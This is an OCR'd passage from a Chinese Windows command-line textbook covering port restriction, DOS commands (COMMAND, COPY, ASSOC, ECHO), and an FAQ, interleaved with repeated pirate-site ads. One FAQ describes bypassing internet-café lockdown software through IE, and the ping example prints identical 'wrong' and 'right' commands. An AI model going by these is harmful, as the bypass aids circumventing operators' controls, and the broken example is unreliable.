


图 1-28　启动选中的服务



图 1-29　设置服务的启动类型

步骤 2：在设置完毕之后，单击“应用”按钮，即可激活“停止”按钮。

步骤 3：单击“停止”按钮之后，再单击“确定”按钮，即可关闭该服务对应的端口，如图 1-30 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 1-30　关闭相应的服务

1.4.5　端口的限制

对于采用 Windows 2000 以上版本的用户，不需要安装任何其他软件，利用 TCP/IP 筛选功能，就可以实现服务器端口的限制。

具体设置的操作步骤如下。

步骤 1：右击桌面上的“网上邻居”图标，在弹出的快捷菜单中选择“属性”命令，然后在打开的窗口中双击“本地连接”图标，即可打开“本地连接状态”对话框，如图 1-31 所示。

步骤 2：单击“属性”按钮，即可弹出“本地连接属性”对话框，在“此连接使用下列项目”选项组中选择“Internet 协议（TCP/IP）”选项，如图 1-32 所示。




图 1-31　“本地连接状态”对话框




图 1-32　“本地连接属性”对话框

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



步骤 3：单击“属性”按钮，即可弹出“Internet 协议（TCP/IP）属性”对话框，如图 1-33 所示。再单击“高级”按钮，即可弹出“高级 TCP/IP 设置”对话框，如图 1-34 所示。




图 1-33 “Internet 协议（TCP/IP）属性”对话框




图 1-34 “高级 TCP/IP 设置”对话框

步骤 4：选择“选项”选项卡，即可切换到“选项”选项下，如图 1-35 所示。在其中选择“TCP/IP 筛选”选项，单击“属性”按钮，即可弹出“TCP/IP 筛选”对话框，如图 1-36 所示。在其中选择“启用 TCP/IP 筛选（所有适配器）”复选框，并选择左边的“只允许”单选按钮，单击“确定”按钮，即可对端口进行限制。




图 1-35 “高级 TCP/IP 设置”对话框




图 1-36 “TCP/IP 筛选”对话框

如果只上网浏览，则可以不添加任何端口。但要利用一些网络联络工具（如 QQ 就需要把 4000 端口打开）。同理，如果发现某个常用的网络工具不能起作用时，请确定它在主机中所需要调用的端口，并在 TCP /IP 中把此端口打开。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





1.5 可能出现的问题与解决方法

（1）如果在 IE 浏览器中要访问 DOS 操作环境，则在输入合法的路径之后，为什么还是无法进入命令提示符窗口呢？

解答：之所以会出现这样的情况，主要是因为在 IE 浏览器中要访问 DOS 时，必须输入完整的全路径，否则 Windows 系统会因为无法正确识别而导致无法访问 DOS 操作环境，而不能进入命令提示符窗口。当然，有好多朋友平时会在网吧上网，而网吧的计算机一般都会用美萍等工具进行加锁，根本无法访问开始菜单，但 IE 浏览器却不太会受限制，用这个方法可以轻松绕过限制而进入 DOS 窗口。

（2）在用 MS-DOS 命令获取 IP 信息时，为什么总是出现“不是内部或外部命令，也不是可运行的程序或批处理文件”的信息提示呢？

解答：之所以会出现这样的情况，主要是因为在输入命令时没有注意空格或大小写而引起的。比如在 MS-DOS（或命令提示符）中要输入 ping 192.168.0.55 时，就会出现“不是内部或外部命令，也不是可运行的程序或批处理文件”的信息提示，而当输入 ping 192.168.0.55 时，则会正常执行这个命令。

1.6 总结与经验积累

在 Windows 中使用 DOS 命令，可以很方便地完成许多 Windows 无法完成的事情，如硬盘的低级格式化、磁盘分区（Windows XP 内置的“磁盘管理”工具可以在 Windows 下对硬盘进行分区）、清除某些顽固病毒（利用防病毒紧急修复软盘，或干脆格式化），还有升级系统主板 BIOS，用 HWinfor、AIDA 等 DOS 工具验证计算机硬件设备的真伪等，这些几乎都是需要调用 DOS 才可以解决的。

本章主要介绍了 Windows 系统中的命令行的概念、作用和工作环境，以及如何进入 DOS 窗口的多种方法。此外，还介绍了 Windows 7 系统中的常见命令行，以及 DOS 命令的格式和分类，IP 地址的划分与查看，以及端口的开启、关闭与限制等。通过对这些基本知识的了解和学习，读者可以对 Windows 系统中的命令行有一个初步的认识，并对以后熟练使用 DOS 操作环境命令进行操作奠定了基础。

使用命令行进行操作，能快速、轻松地维护计算机不受破坏。因此，学习好 DOS 命令，将会大大提高自己在计算机中的操作效率。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



②


第 2 章　常用 Windows 网络命令行

重点提示

- 必备的几个内部命令
- 基本的 Windows 网络命令行
- 其他网络命令

本章精粹

通过本章的学习，读者不但能够了解 Windows 系统中的命令行，而且还将学会如何使用命令行去快速进行操作。此外，本章还介绍了一些网络命令及其具体的用法。



换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





命令行就是在 Windows 操作系统中打开 DOS 窗口，以字符串的形式执行 Windows 管理程序。尽管现在的操作系统中都使用可视化界面，但仍然有一些高级的操作需要在 DOS 环境下来执行。

2.1 必备的几个内部命令

CMD 是微软 Windows 系统的一个 32 位命令行程序，是进入命令提示符窗口的一个纽带，运行在 Windows NT/2000/XP/7 上。通过 CMD 命令进入命令提示符窗口，则会显示 Windows 的版本和版权信息。通过使用 CMD 命令可以很方便地进入其他子应用程序。

2.1.1 命令行调用的 Command 命令

在 Windows 操作系统中，Command 命令可以实现 DOS 下的大部分功能。在 DOS 启动时，该命令会先执行并载入内部命令代码，对用户输入的命令进行解释并执行。

1. 语法格式

```
COMMAND  [[drive:]path] [device] [/E:nnnnn][/Y[/C command|/K command]]
```

在 CONFIG.SYS 文件中，使用下列语法。

```
SHELL=[[dos-drive:]dos-path] COMMAND.COM[[drive:]path][drive]
[/E:nnnnn] [/p[/MSG]]
```

2. 参数说明

- [drive:]path。当程序的瞬时部分需要重新装载时，指定命令编译器从哪里寻找到 COMMAND.COM 文件。如果 COMMAND.COM 文件不被定位于根目录，在第一次加载 COMMAND.COM 时，这个参数必须包含在内。这个参数用于设置 COMSPEC 环境变量。
- Device。为命令行的输入和输出指定一个不同的设备。
- [dos-drive:]dos-path。指定 COMMAND.COM 文件的位置。
- /C string。指定命令编译器执行通过 string 来定义的命令，随后退出该命令。
- /E: nnnnn。指定环境的尺寸，nnnnn 是用字节表示的尺寸。Nnnnn 的值务必在 160 ~ 32768 范围内。MS-DOS 将这个数字向上取值到 16 字节的倍数（默认值为 256）。
- /K filename。运行指定的程序或批处理文件夹，再显示 MS-DOS 命令提示符。对于为 Windows 的 MS-DOS Promtp 模式指定一个不同于 C:\AUTOEXEC.BAT 的启动文件，这个开关特别有用(要完成这项操作，可用 PIF Editor 打开 DOSPRMPT.PIF 文件，在 Optional Parameters 文本框内输入/K 开关)。在 CONFIG.SYS 文件中，在 shell 命令行上使用/K 开关，这是不被推荐的，这样做会导致应用程序和使 AUTOEXEC.BAT 文件发生改变的安装程序出现问题。
- /P。仅当 COMMAND 命令和 SHELL 命令一起被使用在 CONFIG.SYS 文件中时，才应该使用这个开关。/P 开关使命令编译器的新副本能够持久存在。既然这样，EXIT 命令就不能用于终止命令编译器。如果指定/P 开关，MS-DOS 将在显示命令提示符之前执行 AUTOEXEC.BAT 文件。如果在启动驱动器的根目录中没有 AUTOEXEC.BAT 文件夹，

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



则 MS-DOS 代替执行 DATE 命令和 TIME 命令。如果在 CONFIG.SYS 文件中没有 SHELL 命令，COMMAND.COM 就会从根目录被自动加载，而且带有/P 开关。

- /MSG。指定所有错误信息将被存储在内存中。通常情况下，有些信息只被存储在磁盘。只有当从软盘运行 MS-DOS 时，这个开关才会有用。在使用/MSG 开关时，必须指定/P 开关。
- /Y。使 COMMAND.COM 全程跟踪用/C 或/K 开关定义的批处理文件。这个开关对调试批处理文件有用。例如，要一行一行地全程跟踪 TEST.BAT 批处理文件，则应当输入 COMMAND/Y/C TEST 命令。/Y 开关需要/C 开关和/K 开关的其中之一。

<SHELL>命令是应用 COMMAND 命令对环境表永久地增加空间的首选方法。

3．典型示例

以下命令指定了 MS-DOS 命令编译器将从当前程序启动一个新的命令编译器，执行名为 MYBAT.BAT 的批处理文件之后，再返回到第一个命令编译器 Command/c mybat.bat。

下列 CONFIG.SYS 命令指定了 COMMAND.COM 被定位于 C 盘驱动器上的 DOS 目录。

```
Shell=c:\dos\command.com c:\dos\/e:1024
```

这条命令指挥 MS-DOS 将 COMSPEC 环境变量设置为 C:\DOS\COMMAND.COM。同时，也为本命令编译器创建了一个 1024 字节的环境。

2.1.2 复制命令 Copy

Copy 在英文中是复制的意思，所谓复制，就是原来的文件并没有任何改变，重新产生了一个内容和原来文件没有任何差别的文件。Copy 命令主要用于复制一个或更多个文件到指定的位置，该命令可以被用于合并文件，当有一个以上的文件被复制时，MS-DOS 复制一个文件，并显示一个文件名。

1．语法

```
Copy [/A|/B]source [/A|/B] [+source[/A|/B][+...]][destination [/A|/B]][/V]
```

2．参数说明

- source。指定要复制的一个或一组文件的位置和名称。目标文件可以由一个驱动器符、一个目录名、一个文件名及一个合并符组成。
- destination。给用户要复制到一个或一组文件的位置和名称，文件源可以由一个驱动符、一个目录名及一个合并符组成。
- /A。对于一个 ASCII 文本文件，当/A 开关位于命令行上的文件名列表之前时，它将应用于所有名称跟在/A 开关后面的文件，一直到 Copy 命令遇到一个/B 开关，在这个容器中，/B 开关将应用于名称位于它之前的文件。当/A 开关跟在一个文件名后面时，它将应用于名称位于/A 开关之前的文件，以及名称位于它之前的文件。ASCII 文本文件可以用一个文末符（Ctrl+Z）来表示文件结束。在默认情况下，当合并文件时，Copy 命令文件被视为 ASCII 文本文件。

对于一个二进制文件，当/B 开关位于命令行上的文件名列表之前时，它将应用于所有名称

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

跟在/B 开关后面的文件，一直到 Copy 命令遇到一个/A 开关。在这个容器中，/A 开关将应用于名称位于它之前的文件。

当/B 开关跟在一个文件名后面时，它将应用于名称位于/B 开关之前的文件，以及名称位于/B 开关后面的所有文件，直到 Copy 命令遇到一个/A 开关。在这个容器中，/A 开关将应用于名称位于它之前的文件。/B 开关指定命令编译器读取由目录中的文件大小指定的字节数。/B 开关是 Copy 命令的默认值，除非 Copy 命令用来合并文件。

- /V：校验文件是否被正确写入。

3．典型示例

下面讲述一个 Copy 命令应用的实例，具体的操作步骤如下。

步骤 1：在复制一个文件的同时，确保文末符在已复制文件的末端，运行 Copy 1.doc 2.doc/a 命令之后，即可显示如图 2-1 所示的结果。其中还会显示“改写 2.doc 吗？<Yes/No/All>:”，这里应该输入 Y，即可显示已复制信息。

步骤 2：输入 Copy robin.typ c:\birds 命令，即可将一个名称为 robin.typ 的文件，从当前驱动器的当前目录复制到 C 盘驱动器中一个名为 birds 的现存目录。如果 birds 目录不存在，MS-DOS 则会把文件 robin.typ 复制到 C 驱动器根目录下的一个名为 birds 的文件中。

步骤 3：要把几个文件复制成为一个文件，可以在 Copy 命令行中列出任意个文件作为 source（源）参数，用加号（+）分隔文件，并为组合成的结果文件指定一个文件名（命令格式如 Copy mar89.rpt+apr89.rpt+may89.rpt report）。

这条命令将当前驱动器的当前目录中名为 mar89.rpt、apr89.rpt 和 may89.rpt 的文件合并为了一个名为 report 的文件，并将其放在了当前驱动器的当前目录中。当文件被合并时，目录文件以当前日期和当前时间被创建。如果忽略了目标文件，MS-DOS 也将合并文件，并将其存储在指定的第一个文件名下面。如果一个名为 report 的文件已存在，则可用 Copy report+mar89.rpt+apr89.rpt+may89.rpt 命令将这 4 个文件合并到 report 文件中，或通过使用通配符将几个文件合并到一个文件中，如图 2-2 所示。此时如果显示“改写 ssn.doc 吗？<Yes/No/All>:”的提示信息，则输入 Y，即可显示复制信息情况。




图 2-1　同一磁盘上相同扩展名文件的复制




图 2-2　使用通配符实现文件复制

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



如果输入 Copy *.txt ssn.doc 命令，即可将当前驱动器的当前目录下所有扩展名为.TXT 的文件，合并到一个名为 SSN.DOC 的文件中，这个文件也在当前驱动器的当前目录中。如果想通过使用通配符把几个二进制文件合并到一个文件，则需要将/B 开关包含进去，此时即可输入 Copy /b *.exe combin.exe 命令。

在使用 Copy 命令时，Copy 是文件对文件的方式复制数据，复制前目标盘必须已格式化；在复制过程中，目标盘上相同文件名称的旧文件会被源文件取代；在复制文件时，必须先确定目标盘有足够的空间，否则会出现 insufficient 的错误信息，提示磁盘空间不够；文件名中允许使用通配符*和？，可同时复制多个文件；Copy 命令中的源文件名必须指出，不可以省略。

在进行 Copy 命令复制时，目标文件名可与源文件名相同，称为“同名拷贝”，此时目标文件名可省略；复制时目标文件名也可以与源文件名不相同，称为“异名拷贝”，此时，目标文件名不能省略；复制时还可以将几个文件合并为一个文件，称为“合并拷贝”，格式为“Copy [源盘][路径]〈源文件名 1〉〈源文件名 2〉…[目标盘][路径]〈目标文件名〉”。

利用 Copy 命令，还可以从键盘上输入数据建立文件，格式为“Copy CON [盘符：][路径]〈文件名〉”；在 Copy 命令的使用格式中，源文件名与目标文件名之间必须有空格。

2.1.3 更改文件扩展名关联的 Assoc 命令

Assoc 命令用于显示或修改文件扩展名关联。如果在没有参数的情况下使用，则 Assoc 命令将显示所有当前文件扩展名关联的列表。

语法：

```
assoc[.ext[=[filetype]]]
```

- .ext：指定文件名扩展。
- filetype：指定与扩展名相关联的文件类型。

该命令用于显示或修改文件名扩展关联。如果在没有参数的情况下使用，则 Assoc 命令将显示所有当前文件名扩展关联的列表。

（1）如果想要查看文件名扩展.doc 的当前文件类型关联，则输入 assoc.doc 命令，显示结果如图 2-3 所示。从中可以看到.doc=Word.Document.8，即与扩展名.doc 关联的是 Word.Document.8 文件（Word 文件）。

（2）如果要想删除文件扩展名为.doc 的文件类型关联，则可以输入 assoc.doc=空格命令，在删除.doc 文件关联前后，Word 文档图标变化如图 2-4 所示。文件类型（由 Microsoft Word 文档变为空）和图标样式都有了变化，不仅如此。打开方式也发生了变化。双击文件图标，即可打开一个写字板文档，而不是原来的 Word 文档。

此处仅仅以删除文件扩展名为.doc 的文件类型关联为例进行介绍。其他类型的文件关联删除过程与此类似，只不过删除前后文件图标和打开方式的变化有所不同。如果本地计算机上有一些资料比较宝贵，为了避免别人偷窥，可以采用此方法删除文件关联，使别人无法打开文件，自已需要看时再恢复即可。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 2-3　查看.doc 文件类型关联




图 2-4　关联删除后文件图标的变化

（3）一次查看一屏文件类型关联。虽然不带参数执行 Assoc 命令，可以查看所有的文件关联，但由于屏幕流动的速度实在太快，根本无法查看，要待全部显示完毕之后，再拖动滚动条逐个寻找。此时如果输入 assoc|more 命令，即可一次只显示一屏的文件关联，运行结果如图 2-5 所示。在屏幕的最底行显示—more—字样，按下任意键可以继续显示下一屏的内容，直至显示全部内容。

（4）将文件关联保存到文件。使用 assoc>assoc.cfg 命令，可以将文件关联保存为一个文件（assoc.cfg），输出的关联文件的文件名和扩展名均可自定义。例如，不仅可以将关联文件保存为 123.cfg，也可以将其保存为 456.cfg，还可以保存为 123.456、assoc.txt 等，以方便查看为宜，如图 2-6 所示。生成的文件被保存在 c:\Documents and Settings\username（当前登录的用户名）目录下。




图 2-5　查看所有文件类型关联




图 2-6　输出的关联文件

注意　使用时还需要注意，如果在等号后使用空格，则将删除某个文件扩展名的文件类型关联。使用 ftype 命令可查看已定义了打开命令字符串的当前文件类型。使用>（重定向操作符）命令可重定向 Assoc 输出到文本文件。

2.1.4　打开/关闭请求回显功能的 Echo 命令

Echo 命令可用来显示或隐藏 DOS 状态屏幕显示的内容。在*.bat 文件第一行加上 echo off，

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



以后的屏幕输出命令（包括其他命令产生的提示）都会消失，比如在 echo off 的下一行使用 dir，结果是光标原地闪烁，屏幕无显示。使用 echo on 可解除 echo off 命令。

语法：

```
Echo [{on|off}] [message]
```

- On：可以显示所执行的每个命令。
- Off：不显示命令行，只显示命令的输出结果。
- Message：要显示的提示信息。

在批处理文件运行时屏幕上并没有显示 Autoexec.bat 文件中的命令，主要是因为使用了 Echo 命令，在批处理文件的首行加上 echo off 命令行（即@ echo off）之后，就可以禁止批处理程序中的命令正文显示到屏幕上了。

如果只想让某一行的命令显示在屏幕上，则可以在这一行命令的前面加上 echo 命令。例如，要显示暂停命令 Pause 执行时的状态，则可在 Autoexec.bat 中的 pause 命令前加上 echo（即 echo pause）。这样，当执行到 PAUSE 命令时，就会在屏幕上显示出 pause 命令状态。

在相同命令行上可以使用 if 和 echo 命令，如 If exist *.rpt echo The report has arrived。如果想要所有运行的命令都不显示命令行本身，则输入 @echo off 命令行。如果想要显示如图 2-7 所示的 hello world 字样，则输入 echo hello world 命令行。



图 2-7 使用 echo 命令查看回显内容

2.1.5 查看网络配置的 IPConfig 命令

Ipconfig 是调试计算机网络的常用命令，通常大家使用它来显示计算机中网络适配器的 IP 地址、子网掩码及默认网关。其实这只是 Ipconfig 的不带参数用法，而它的带参数用法在网络应用中也是相当不错的。

1. 语法

```
